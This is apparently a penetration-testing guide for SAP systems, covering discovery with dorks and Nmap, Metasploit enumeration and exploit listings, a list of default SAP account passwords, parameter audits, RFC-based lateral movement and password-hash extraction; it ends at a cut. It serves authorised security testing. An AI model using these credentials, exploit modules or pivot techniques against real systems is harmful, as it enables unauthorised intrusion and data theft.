Pentesting SAP
SAP overview
SAP stands for Systems, Applications, and Products in Data Processing. SAP is both the name of the company and its enterprise resource planning (ERP) software. SAP systems consist of fully integrated modules that cover virtually every aspect of business management.
Each SAP instance (or SID) has three layers: database, application, and presentation. A typical landscape has development, test, quality-assurance, and production systems. Each layer exposes attack surface, but compromising the database can have the greatest impact.[8]
Each SAP instance is divided into clients. Each client has a SAP* user, which is the application’s equivalent of a superuser.
On older installations, this user initially received the default password 06071992; additional default credentials are listed below. Always test default credentials only within the authorized scope.[3]
Where permitted, test access to the server shell with the username <SID>adm.
Password guessing may help, but account-lockout controls may be enabled.[8]
Discovery
Next section is mostly from https://github.com/shipcod3/mySapAdventures from user shipcod3![9]
- Check the Application Scope or Program Brief for testing. Take note of the hostnames or system instances for connecting to SAP GUI.
- Use OSINT (open source intelligence), Shodan and Google Dorks to check for files, subdomains, and juicy information if the application is Internet-facing or public:
inurl:50000/irj/portal
inurl:IciEventService/IciEventConf
inurl:/wsnavigator/jsps/test.jsp
inurl:/irj/go/km/docs/
https://www.shodan.io/search?query=sap+portal
https://www.shodan.io/search?query=SAP+Netweaver
https://www.shodan.io/search?query=SAP+J2EE+Engine- Here is what http://SAP:50000/irj/portal looks like

- Use Nmap to check for open ports and known services (SAProuter, Web Dynpro, web services, web servers, etc.).
- Map instance numbers from open ports before logging in. Useful patterns during enumeration:
32<NR>(dispatcher),33<NR>(gateway),5<NR>13/5<NR>14(sapstartsrv / sapcontrol), and SAP Host Agent on1128/1129(HTTP/HTTPS SOAP). This quickly tells you which instance number (NR) to reuse in SAP GUI, RFC, or Metasploit modules. - If you find a reachable SAProuter, keep the deep-dive in the dedicated page and use it for pivoting instead of duplicating tests here:
-
Crawl the URLs if there is a web server running.
-
Fuzz the directories (you can use Burp Intruder) if it has web servers on certain ports. Here are some good wordlists provided by the SecLists Project for finding default SAP ICM Paths and other interesting directories or files:
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/URLs/urls_SAP.txt
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/CMS/SAP.fuzz.txt
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/sap.txt -
Use the SAP SERVICE DISCOVERY auxiliary Metasploit module for enumerating SAP instances/services/components:
msf > use auxiliary/scanner/sap/sap_service_discovery
msf auxiliary(sap_service_discovery) > show options
Module options (auxiliary/scanner/sap/sap_service_discovery):
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   INSTANCES    00-01            yes       Instance numbers to scan (e.g. 00-05,00-99)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
msf auxiliary(sap_service_discovery) > set rhosts 192.168.96.101
rhosts => 192.168.96.101
msf auxiliary(sap_service_discovery) > run
[*] 192.168.96.101:       - [SAP] Beginning service Discovery '192.168.96.101'
Testing the Thick Client / SAP GUI
Here is the command to connect to SAP GUI
sapgui <sap server hostname> <system number>
- Check for default credentials (Bugcrowd’s Vulnerability Rating Taxonomy classifies production-server default credentials as P1 → Server Security Misconfiguration | Using Default Credentials | Production Server):[3]
# SAP* - High privileges - Hardcoded kernel user
SAP*:06071992:*
SAP*:PASS:*
# IDEADM - High Privileges - Only in IDES systems
IDEADM:admin:*
# DDIC - High privileges - User has SAP_ALL
DDIC:19920706:000,001
# EARLYWATCH - High privileges
EARLYWATCH:SUPPORT:066
# TMSADM - Medium privileges
TMSADM:PASSWORD:000
TMSADM:$1Pawd2&:000
# SAPCPIC - Medium privileges
SAPCPIC:ADMIN:000,001
# SOLMAN dialog default users and passwords.
# For more info check:
# https://www.troopers.de/media/filer_public/37/34/3734ebb3-989c-4750-9d48-ea478674991a/an_easy_way_into_your_sap_systems_v30.pdf
# https://launchpad.support.sap.com/#/notes/2293011
# SOLMAN_ADMIN - High privileges - Only on SOLMAN systems
SOLMAN_ADMIN:init1234:*
# SAPSUPPORT - High privileges - Only on SOLMAN or satellite systems
SAPSUPPORT:init1234:*
# SOLMAN<SID><CLNT> - High privileges - Only on SOLMAN systems
#SOLMAN<SID><CLNT>:init1234:*
# Trial systems
# -------------
# AS ABAP 7.40 SP08 Developer Edition:
# https://blogs.sap.com/2015/10/14/sap-netweaver-as-abap-740-sp8-developer-edition-to-download-consise-installation-instruction/
DDIC:DidNPLpw2014:001
SAP*:DidNPLpw2014:001
DEVELOPER:abCd1234:001
BWDEVELOPER:abCd1234:001
# AS ABAP 7.50 SP02 Developer Edition:
# https://blogs.sap.com/2016/11/03/sap-nw-as-abap-7.50-sp2-developer-edition-to-download-consise-installation-guide/
# AS ABAP 7.51 SP02 Developer Edition:
# https://blogs.sap.com/2017/09/04/sap-as-abap-7.51-sp2-developer-edition-to-download-concise-installation-guide/
DDIC:Appl1ance:000,001
SAP*:Appl1ance:000,001
DEVELOPER:Appl1ance:001
BWDEVELOPER:Appl1ance:001
# AS ABAP 7.51 SP01 Developer Edition:
# https://blogs.sap.com/2018/09/13/as-abap-7.52-sp01-developer-edition-concise-installation-guide/
# AS ABAP 7.52 SP04 Developer Edition:
# https://blogs.sap.com/2019/10/01/as-abap-7.52-sp04-developer-edition-concise-installation-guide/
DDIC:Down1oad:000,001
SAP*:Down1oad:000,001
DEVELOPER:Down1oad:001
BWDEVELOPER:Down1oad:001- Run Wireshark then authenticate to the client (SAP GUI) using the credentials you got because some clients transmit credentials without SSL. There are two known plugins for Wireshark that can dissect the main headers used by the SAP DIAG protocol too: SecureAuth Labs SAP dissection plug-in and SAP DIAG plugin by Positive Research Center.
- Check for privilege escalations like using some SAP Transaction Codes (tcodes) for low-privilege users:[4]
- SU01 - To create and maintain the users
- SU01D - To Display Users
- SU10 - For mass maintenance
- SU02 - For Manual creation of profiles
- SM19 - Security audit - configuration
- SE84 - Information System for SAP R/3 Authorizations
- Check if you can execute system commands / run scripts in the client.
- Check if you can do XSS on BAPI Explorer
Testing the web interface
- Crawl the URLs (see discovery phase).

- Fuzz the URLs like in the discovery phase. Here is what http://SAP:50000/index.html looks like:
- Look for common web vulnerabilities (Refer to OWASP Top 10) because there are XSS, RCE, XXE, etc. vulnerabilities in some places.
- Enumerate SAP Host Agent /
sapstartsrvendpoints if1128,1129, or5<NR>13/5<NR>14are reachable. Useful unauthenticated checks areGET /SAPHostControl/?wsdl,GET /SAPControl/?wsdl, andGetComputerSystem, because exposed SOAP methods often reveal hostname, OS, database, installed instances, and network interfaces. - If
/sap/public/infois reachable, compare the disclosedRFCSYSID,RFCSAPRL,RFCDBSYS, kernel release, and IP data with Host Agent /sapcontroloutput to build a more complete attack graph before attempting login or RFC abuse. - Treat SAP Web Dispatcher / ICM like any other reverse proxy and test parsing edge cases (verb tampering, path normalization, front-end/back-end desync behaviour, request smuggling on legacy stacks) in addition to classic web bugs.
- Check out Jason Haddix’s “The Bug Hunters Methodology” for testing web vulnerabilities.
- Auth Bypass via verb Tampering? Maybe :)
- Open

http://SAP:50000/webdynpro/resources/sap.com/XXX/JWFTestAddAssignees#then hit the “Choose” Button and then in the opened window press “Search”. You should be able to see a list of SAP users (Vulnerability Reference: ERPSCAN-16-010 )[5] - Are credentials submitted over HTTP? If so, Bugcrowd’s Vulnerability Rating Taxonomy classifies this as P3: Broken Authentication and Session Management | Weak Login Function Over HTTP. Also check http://SAP:50000/startPage and the logon portals.
- Try
/irj/go/km/navigation/for possible directory listing or authentication bypass - http://SAP/sap/public/info contains some juicy information:
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
	<SOAP-ENV:Body>
		<rfc:RFC_SYSTEM_INFO.Response xmlns:rfc="urn:sap-com:document:sap:rfc:functions">
			<RFCSI>
				<RFCPROTO>011</RFCPROTO>
				<RFCCHARTYP>4102</RFCCHARTYP>
				<RFCINTTYP>BIG</RFCINTTYP>
				<RFCFLOTYP>IE3</RFCFLOTYP>
				<RFCDEST>randomnum</RFCDEST>
				<RFCHOST>randomnum</RFCHOST>
				<RFCSYSID>BRQ</RFCSYSID>
				<RFCDATABS>BRQ</RFCDATABS>
				<RFCDBHOST>randomnum</RFCDBHOST>
				<RFCDBSYS>ORACLE</RFCDBSYS>
				<RFCSAPRL>740</RFCSAPRL>
				<RFCMACH>324</RFCMACH>
				<RFCOPSYS>AIX</RFCOPSYS>
				<RFCTZONE>-25200</RFCTZONE>
				<RFCDAYST/>
				<RFCIPADDR>192.168.1.8</RFCIPADDR>
				<RFCKERNRL>749</RFCKERNRL>
				<RFCHOST2>randomnum</RFCHOST2>
				<RFCSI_RESV/>
				<RFCIPV6ADDR>192.168.1.8</RFCIPV6ADDR>
			</RFCSI>
		</rfc:RFC_SYSTEM_INFO.Response>
	</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
Configuration Parameters
If you have valid credentials or have logged in to SAP GUI during the assessment, you can inspect parameter values. Unsafe values in standard or custom parameters may constitute security findings.[6]
You can check parameter values both manually and automatically, using scripts (e.g. SAP Parameter Validator).
Manual Parameter Checking
By navigating to Transaction Code RSPFPAR, you can query different parameters and look up their values.
The table below contains the defined parameters and the conditions for which they are distinguished.
For example, treat gw/reg_no_conn_info below 255 (<255) as a potential threat. Likewise, an icm/security_log value of two (2) may indicate an unsafe configuration.
| Parameter | Constraint | Description |
|---|---|---|
auth/object_disabling_active | Y | Indicates if object disabling is active. |
auth/rfc_authority_check | <2 | Sets the authority check level for RFCs. |
auth/no_check_in_some_cases | Y | Specifies whether checks are bypassed in some cases. |
bdc/bdel_auth_check | FALSE | Determines if authorization checks are enforced in BDC. |
gw/reg_no_conn_info | <255 | Limits the number of characters for registration number connection info. |
icm/security_log | 2 | Defines the security log level for ICM (Internet Communication Manager). |
icm/server_port_0 | Display | Specifies the server port for ICM (port 0). |
icm/server_port_1 | Display | Specifies the server port for ICM (port 1). |
icm/server_port_2 | Display | Specifies the server port for ICM (port 2). |
login/password_compliance_to_current_policy | 0 | Enforces password compliance with the current policy. |
login/no_automatic_user_sapstar | 0 | Disables automatic user SAPSTAR assignment. |
login/min_password_specials | 0 | Minimum number of special characters required in passwords. |
login/min_password_lng | <8 | Minimum length required for passwords. |
login/min_password_lowercase | 0 | Minimum number of lowercase letters required in passwords. |
login/min_password_uppercase | 0 | Minimum number of uppercase letters required in passwords. |
login/min_password_digits | 0 | Minimum number of digits required in passwords. |
login/min_password_letters | 1 | Minimum number of letters required in passwords. |
login/fails_to_user_lock | <5 | Number of failed login attempts before locking the user account. |
login/password_expiration_time | >90 | Password expiration time in days. |
login/password_max_idle_initial | <14 | Maximum idle time in minutes before requiring password re-entry (initial). |
login/password_max_idle_productive | <180 | Maximum idle time in minutes before requiring password re-entry (productive). |
login/password_downwards_compatibility | 0 | Specifies if downward compatibility for passwords is enabled. |
rfc/reject_expired_passwd | 0 | Determines if expired passwords are rejected for RFC (Remote Function Calls). |
rsau/enable | 0 | Enables or disables RS AU (Authorization) checks. |
rdisp/gui_auto_logout | <5 | Specifies the time in minutes before automatic logout of GUI sessions. |
service/protectedwebmethods | SDEFAULT | Specifies the default settings for protected web methods. |
snc/enable | 0 | Enables or disables Secure Network Communication (SNC). |
ucon/rfc/active | 0 | Activates or deactivates UCON (Unified Connectivity) RFCs. |
Script for Parameter Checking
Because there are many parameters, you can export them to an XML file and use SAPPV (SAP Parameter Validator) to check the values and highlight relevant findings.
./SAPPV.sh EXPORT.XML

Parameter: auth/no_check_in_some_cases
User-Defined Value: No data
System Default Value: Y
Comment: Activation of the Profile Generator
Vulnerability: "SAP Parameter Misconfiguration: auth/no_check_in_some_cases"

Parameter: auth/object_disabling_active
User-Defined Value: N
System Default Value: N
Comment: Value 'N' prohibits disabling of authorization objects
Vulnerability: "SAP Parameter Misconfiguration: auth/object_disabling_active"

Parameter: auth/rfc_authority_check
User-Defined Value: 6
System Default Value: 6
Comment: Execution option for the RFC authority check
Vulnerability: "SAP Parameter Misconfiguration: auth/rfc_authority_check"

Parameter: bdc/bdel_auth_check
User-Defined Value: No data
System Default Value: FALSE
Comment: batch-input: check authorisation for activity DELE when delete TA
Vulnerability: "SAP Parameter Misconfiguration: bdc/bdel_auth_check"

[...]
Attack!
- Check if it runs on old servers or technologies like Windows 2000.
- Plan the possible exploits / attacks, there are a lot of Metasploit modules for SAP discovery (auxiliary modules) and exploits:[1]
msf > search sap
Matching Modules
================
   Name                                                                     Disclosure Date  Rank       Description
   ----                                                                     ---------------  ----       -----------
   auxiliary/admin/maxdb/maxdb_cons_exec                                    2008-01-09       normal     SAP MaxDB cons.exe Remote Command Injection
   auxiliary/admin/sap/sap_configservlet_exec_noauth                        2012-11-01       normal     SAP ConfigServlet OS Command Execution
   auxiliary/admin/sap/sap_mgmt_con_osexec                                                   normal     SAP Management Console OSExecute
   auxiliary/dos/sap/sap_soap_rfc_eps_delete_file                                            normal     SAP SOAP EPS_DELETE_FILE File Deletion
   auxiliary/dos/windows/http/pi3web_isapi                                  2008-11-13       normal     Pi3Web ISAPI DoS
   auxiliary/dos/windows/llmnr/ms11_030_dnsapi                              2011-04-12       normal     Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
   auxiliary/scanner/http/sap_businessobjects_user_brute                                     normal     SAP BusinessObjects User Bruteforcer
   auxiliary/scanner/http/sap_businessobjects_user_brute_web                                 normal     SAP BusinessObjects Web User Bruteforcer
   auxiliary/scanner/http/sap_businessobjects_user_enum                                      normal     SAP BusinessObjects User Enumeration
   auxiliary/scanner/http/sap_businessobjects_version_enum                                   normal     SAP BusinessObjects Version Detection
   auxiliary/scanner/sap/sap_ctc_verb_tampering_user_mgmt                                    normal     SAP CTC Service Verb Tampering User Management
   auxiliary/scanner/sap/sap_hostctrl_getcomputersystem                                      normal     SAP Host Agent Information Disclosure
   auxiliary/scanner/sap/sap_icf_public_info                                                 normal     SAP ICF /sap/public/info Service Sensitive Information Gathering
   auxiliary/scanner/sap/sap_icm_urlscan                                                     normal     SAP URL Scanner
   auxiliary/scanner/sap/sap_mgmt_con_abaplog                                                normal     SAP Management Console ABAP Syslog Disclosure
   auxiliary/scanner/sap/sap_mgmt_con_brute_login                                            normal     SAP Management Console Brute Force
   auxiliary/scanner/sap/sap_mgmt_con_extractusers                                           normal     SAP Management Console Extract Users
   auxiliary/scanner/sap/sap_mgmt_con_getaccesspoints                                        normal     SAP Management Console Get Access Points
   auxiliary/scanner/sap/sap_mgmt_con_getenv                                                 normal     SAP Management Console getEnvironment
   auxiliary/scanner/sap/sap_mgmt_con_getlogfiles                                            normal     SAP Management Console Get Logfile
   auxiliary/scanner/sap/sap_mgmt_con_getprocesslist                                         normal     SAP Management Console GetProcessList
   auxiliary/scanner/sap/sap_mgmt_con_getprocessparameter                                    normal     SAP Management Console Get Process Parameters
   auxiliary/scanner/sap/sap_mgmt_con_instanceproperties                                     normal     SAP Management Console Instance Properties
   auxiliary/scanner/sap/sap_mgmt_con_listlogfiles                                           normal     SAP Management Console List Logfiles
   auxiliary/scanner/sap/sap_mgmt_con_startprofile                                           normal     SAP Management Console getStartProfile
   auxiliary/scanner/sap/sap_mgmt_con_version                                                normal     SAP Management Console Version Detection
   auxiliary/scanner/sap/sap_router_info_request                                             normal     SAPRouter Admin Request
   auxiliary/scanner/sap/sap_router_portscanner                                              normal     SAPRouter Port Scanner
   auxiliary/scanner/sap/sap_service_discovery                                               normal     SAP Service Discovery
   auxiliary/scanner/sap/sap_smb_relay                                                       normal     SAP SMB Relay Abuse
   auxiliary/scanner/sap/sap_soap_bapi_user_create1                                          normal     SAP /sap/bc/soap/rfc SOAP Service BAPI_USER_CREATE1 Function User Creation
   auxiliary/scanner/sap/sap_soap_rfc_brute_login                                            normal     SAP SOAP Service RFC_PING Login Brute Forcer
   auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_call_system_command_exec                   normal     SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Injection
   auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_command_exec                               normal     SAP /sap/bc/soap/rfc SOAP Service SXPG_COMMAND_EXEC Function Command Injection
   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing                              normal     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence                            normal     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
   auxiliary/scanner/sap/sap_soap_rfc_ping                                                   normal     SAP /sap/bc/soap/rfc SOAP Service RFC_PING Function Service Discovery
   auxiliary/scanner/sap/sap_soap_rfc_read_table                                             normal     SAP /sap/bc/soap/rfc SOAP Service RFC_READ_TABLE Function Dump Data
   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                                           normal     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
   auxiliary/scanner/sap/sap_soap_rfc_susr_rfc_user_interface                                normal     SAP /sap/bc/soap/rfc SOAP Service SUSR_RFC_USER_INTERFACE Function User Creation
   auxiliary/scanner/sap/sap_soap_rfc_sxpg_call_system_exec                                  normal     SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Execution
   auxiliary/scanner/sap/sap_soap_rfc_sxpg_command_exec                                      normal     SAP SOAP RFC SXPG_COMMAND_EXECUTE
   auxiliary/scanner/sap/sap_soap_rfc_system_info                                            normal     SAP /sap/bc/soap/rfc SOAP Service RFC_SYSTEM_INFO Function Sensitive Information Gathering
   auxiliary/scanner/sap/sap_soap_th_saprel_disclosure                                       normal     SAP /sap/bc/soap/rfc SOAP Service TH_SAPREL Function Information Disclosure
   auxiliary/scanner/sap/sap_web_gui_brute_login                                             normal     SAP Web GUI Login Brute Forcer
   exploit/multi/sap/sap_mgmt_con_osexec_payload                            2011-03-08       excellent  SAP Management Console OSExecute Payload Execution
   exploit/multi/sap/sap_soap_rfc_sxpg_call_system_exec                     2013-03-26       great      SAP SOAP RFC SXPG_CALL_SYSTEM Remote Command Execution
   exploit/multi/sap/sap_soap_rfc_sxpg_command_exec                         2012-05-08       great      SAP SOAP RFC SXPG_COMMAND_EXECUTE Remote Command Execution
   exploit/windows/browser/enjoysapgui_comp_download                        2009-04-15       excellent  EnjoySAP SAP GUI ActiveX Control Arbitrary File Download
   exploit/windows/browser/enjoysapgui_preparetoposthtml                    2007-07-05       normal     EnjoySAP SAP GUI ActiveX Control Buffer Overflow
   exploit/windows/browser/sapgui_saveviewtosessionfile                     2009-03-31       normal     SAP AG SAPgui EAI WebViewer3D Buffer Overflow
   exploit/windows/http/sap_configservlet_exec_noauth                       2012-11-01       great      SAP ConfigServlet Remote Code Execution
   exploit/windows/http/sap_host_control_cmd_exec                           2012-08-14       average    SAP NetWeaver HostControl Command Injection
   exploit/windows/http/sapdb_webtools                                      2007-07-05       great      SAP DB 7.4 WebTools Buffer Overflow
   exploit/windows/lpd/saplpd                                               2008-02-04       good       SAP SAPLPD 6.28 Buffer Overflow
   exploit/windows/misc/sap_2005_license                                    2009-08-01       great      SAP Business One License Manager 2005 Buffer Overflow
   exploit/windows/misc/sap_netweaver_dispatcher                            2012-05-08       normal     SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
RFC Abuse & Lateral Movement
- Check transaction
SM59for stored credentials, trusted RFC destinations, and destinations with overly broad technical users. A compromise in a lower-tier SAP system is often enough to pivot to a better-trusted one if operators kept RFC trust relationships for transport, monitoring, or integrations.[10] - Review whether remote-enabled function modules can be abused from the connector you reached. Historically interesting examples for post-auth testing are
RFC_READ_TABLE(data extraction),RFC_PING(service discovery / callback testing), and command-execution primitives such asSXPG_CALL_SYSTEMorSXPG_COMMAND_EXECUTEwhen the target user is over-privileged. - Test RFC callback behaviour when you control one side of a trust relationship. Callback abuse matters because a destination can allow a benign function call but still execute attacker-controlled callback functions on the caller side if callback restrictions are weak or disabled. In practice, validate whether the destination has an active allowlist and whether
rfc/callback_security_methodis enforcing it.[11] - If you gain access to one SAP system, try a trusted RFC jump from
SM59: using the same admin identifier in the already-compromised source system can let you open the trusting target directly with the remote user’s privileges. This is especially relevant in landscapes where SolMan, BW, PI/PO, or transport systems maintain long-lived trusted links.
Legacy SAP AS Java UME password hashes
With authorized database access to a legacy SAP AS Java system, inspect the User Management Engine (UME) storage for password records. The cited research queried UME_STRINGS by its PID and VAL fields and documented values carrying metadata such as {SHA-512, 10000, 24}. Treat the schema and hash format as version-specific, and perform any offline password audit only within the approved scope.[12]
- Test applicable known exploits (check Exploit-DB), including the old but noteworthy “SAP ConfigServlet Remote Code Execution” attack against SAP Portal:
